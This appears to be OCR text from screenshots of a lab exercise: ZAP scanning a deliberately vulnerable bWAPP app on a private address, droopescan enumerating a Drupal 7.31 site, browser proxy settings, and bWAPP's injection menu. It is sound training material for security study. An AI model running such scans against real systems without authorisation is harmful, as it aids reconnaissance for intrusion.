

ZAP - ZAP 2.16.1
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Response
Requester
Quick Start
Request
Contexts
ZAP
Do you want to persist the ZAP Session?
Yes, I want to persist this session with name based on the current timestamp
Yes, I want to persist this session but I want to specify the name and location
No, I do not want to persist this session at this moment in time
Remember my choice and do not ask me again.
You can always change your decision via the Options / Database screen
Help
Start
History
Filter: OFF
Export
ID S... Req. Times... M... URL C... Rea... ... Size Re... Highe... ... Tags
Alerts 0 0 0 0 Main Proxy: localh Current Status 0 0 0 0 0 0 0 0


Installed
Marketplace
ZAP Core
2.16.1
Check for Updates
Add-ons
Filter:
... Name Version Description Update Se...
Active scanner rules 71.0.0 The release status Active Scanner rules
Ajax Spider 23.2... Allows you to spider sites that make heavy use of J...
Alert Filters 23.0.0 Allows you to automate the changing of alert risk le...
Authentication Helper 0.25.0 Helps identify and set up authentication handling
Automation Framework 0.49.0 Automation Framework.
Call Home 0.14.0 Handles all of the calls to ZAP services.
Client Side Integration 0.15.0 Exposes client (browser) side information in ZAP us...
Common Library 1.31.0 A common library, for use by other add-ons.
Database 0.8.0 Provides database engines and related infrastructure.
Diff 17.0.0 Displays a dialog showing the differences between ...
Directory List v1.0 9.0.0 List of directory names to be used with Forced Bro...
DOM XSS Active scanne... 21.0.0 DOM XSS Active scanner rule
Encoder 1.6.0 Adds encode/decode/hash dialog and support for sc...
Forced Browse 17.0.0 Forced browsing of files and directories using code f...
Fuzzer 13.1... Advanced fuzzer for manual testing
Getting Started with ZA... 19.0.0 A short Getting Started with ZAP Guide
GraalVM JavaScript 0.9.0 Provides the GraalVM JavaScript engine for ZAP scri...
GraphQL Support 0.27.0 Inspect and attack GraphQL endpoints.
Help - English 20.0.0 English version of the ZAP help file.
HUD - Heads Up Display 0.19.0 Display information from ZAP in browser.


Quick Start
Request
Response
Requester
Welcome to ...
ZAP by Checkmarx
ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.
If you are new to ZAP then it is best to start with one of the options below.
Automated Sc...
Manual Explore
Learn More
Output


Automated Scan
This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically been given permission to test.
URL to attack:
http://192.168.92.7/bWAPP
Use traditional spider:
Use ajax spider:
If Modern
with
Firefox
Attack
Stop
Progress:
Not started


History
Search
Alerts
Output
Spider
Active Scan
Alerts (12)
Absence of Anti-CSRF Tokens (5)
Content Security Policy (CSP) Header Not Set
Missing Anti-clickjacking Header (7)
Big Redirect Detected (Potential Sensitive Infor
Cookie No HttpOnly Flag
Cookie without SameSite Attribute
Server Leaks Information via "X-Powered-By" H
Server Leaks Version Information via "Server"
X-Content-Type-Options Header Missing (22)
Authentication Request Identified (2)
Session Management Response Identified
User Controllable HTML Element Attribute (Pot
Full details of any selected alert will be displayed here.
You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add alert'.
You can also edit existing alerts by double clicking on them.


Untitled Session - testing - ZAP 2.16.1
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
http://192.168.92.7
HTTP/1.1 200 OK
Date: Thu, 06 Nov 2025 07:02:12 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 wi
Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check
Pragma: no-cache
Content-Length: 4019

<h1>Login</h1>
Enter your credentials (bee/bug).
<form action="/bWAPP/login.php" method="POST">
History
Search
Alerts
Output
Alerts (16)
Absence of Anti-CSRF Tokens (5)
Content Security Policy (CSP) Header Not Set
Directory Browsing (3)
Hidden File Found
Missing Anti-clickjacking Header (7)
Big Redirect Detected (Potential Sensitive Info
Cookie No HttpOnly Flag
Cookie without SameSite Attribute
Server Leaks Information via "X-Powered-By"
Absence of Anti-CSRF Tokens
URL: http://192.168.92.7/bWAPP
Risk: Medium
Confidence: Low
Parameter:
Attack:
Evidence: <form action="/bWAPP/login.php" method="POST">
CWE ID: 352
WASC ID: 9
Source: Passive (10202 - Absence of Anti-CSRF Tokens)
Input Vector:
Description:

```
┌──(ds)─(kali㉿kali)-[~/droopescan]
└─$ python droopescan scan drupal -u http://192.168.92.7/drupal
[+] Plugins found:
    profile http://192.168.92.7/drupal/modules/profile/
    php http://192.168.92.7/drupal/modules/php/
    image http://192.168.92.7/drupal/modules/image/


[+] Themes found:
    seven http://192.168.92.7/drupal/themes/seven/
    garland http://192.168.92.7/drupal/themes/garland/


[+] Possible version(s):
    7.31


[+] Possible interesting urls found:
    Default changelog file - http://192.168.92.7/drupal/CHANGELOG.txt


[+] Scan finished (0:00:08.792802 elapsed)

┌──(ds)─(kali㉿kali)-[~/droopescan]
└─$
```






Connection Settings
Configure Proxy Access to the Internet
No proxy
Auto-detect proxy settings for this network
Use system proxy settings
Manual proxy configuration
HTTP Proxy
127.0.0.1
Port
8080
Also use this proxy for HTTPS
HTTPS Proxy
127.0.0.1
Port
8080
SOCKS Host
Port
0
SOCKS v4
SOCKS v5
Automatic proxy configuration URL
Reload
No proxy for
Example: .mozilla.org, .net.nz, 192.168.1.0/24
Connections to localhost, 127.0.0.1/8, and ::1 are never proxied.
Do not prompt for authentication if password is saved
Proxy DNS when using SOCKS v4
Cancel
OK



Login
New User
Info
Tal
/ Login /
Enter your credentials (bee/bug).
Login:
bee
Password:
Set the security level:
low
Login



Choose your bug:
---------- bWAPP v2.2 ----------
Hack
---------- bWAPP v2.2 ----------
/ A1 - Injection /
HTML Injection - Reflected (GET)
HTML Injection - Reflected (POST)
HTML Injection - Reflected (Current URL)
HTML Injection - Stored (Blog)
iFrame Injection
LDAP Injection (Search)
Mail Header Injection (SMTP)
OS Command Injection
OS Command Injection - Blind
PHP Code Injection
Server-Side Includes (SSI) Injection
SQL Injection (GET/Search)

